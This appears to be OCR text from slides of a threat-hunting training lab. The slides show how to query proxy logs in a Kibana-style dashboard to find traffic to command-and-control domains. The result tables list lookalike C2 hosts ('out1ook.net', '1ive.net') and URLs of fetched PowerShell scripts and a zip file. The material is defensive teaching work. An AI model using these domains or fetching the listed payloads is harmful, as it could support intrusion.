
2. Input 10 as Size.

3. Click play button.

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (6)

- List up URL queries with Data Table (6).



Aggregation: Terms

You can confirm unique clients and the number of log lines.


URL.keyword: Descending	Count
shavar.services.mozilla.com:443	1,606
www.youtube.com:443	1,855
displaycatalog.mp.microsoft.com:443	2,184
googleads.g.doubleclick.net:443	2,242
clientservices.googleapis.com:443	2,667
safebrowsing.googleapis.com:443	5,946
acq-3pas.admatrix.jp:443	7,093
o15.officeredir.microsoft.com:443	7,908
login.live.com:443	9,570

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (7)

- List up URL queries for the C2 server "out1ook.net".

2. Click Refresh button.



1. Input the C2 address.

URL.keyword: Descending	Count
out1ook.net:443	1,164
http://out1ook.net/summary.jpg	2

3. Then, you can confirm the result here.


We have already mentioned this traffic, which is different from the C2 traffic.

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (8)

- List up URL queries for the C2 server "1ive.net" (1).

2. Click Refresh button.



1. Input the C2 address.


URL.keyword: Descending	Count
http://1ive.net/m1.ps1	193
1ive.net:443	55
http://1ive.net/m6.ps1	
http://1ive.net/m5.ps1	
http://1ive.net/i.zip	
http://1ive.net/m2.ps1	
http://1ive.net/m3.ps1	
http://1ive.net/m4.ps1	1

3. We got several URLs that are not same as the C2 one. Therefore, **filter out the C2 traffic that we already know by clicking "Filter out value" button.**


Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (9)

- List up URL queries for the C2 server "1ive.net" (2).



1. Click "Add sub-buckets" button.




Split Rows URL.keyword: Des...

2. Click "Split Rows" button.

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the the C2 traffic that we have found? (10)

- List up URL queries for the C2 server "1ive.net" (3).



3. Click play button.

1. Select "Terms" as Sub Aggregation.

Sub Aggregation: Terms

Field: RemoteIP.keyword

2. Select "RemoteIP.keyword" as Field.


Order: Descend

Size: 5

Scenario 1 Labs: Lab 3

Are there any suspicious traffics related to the C2 domains other than the C2 traffic that we have found? (10)

- List up URL queries for the C2 server "1ive.net" (4).



1ive.net

NOT URL.keyword: 1ive.net:443

proxy-*

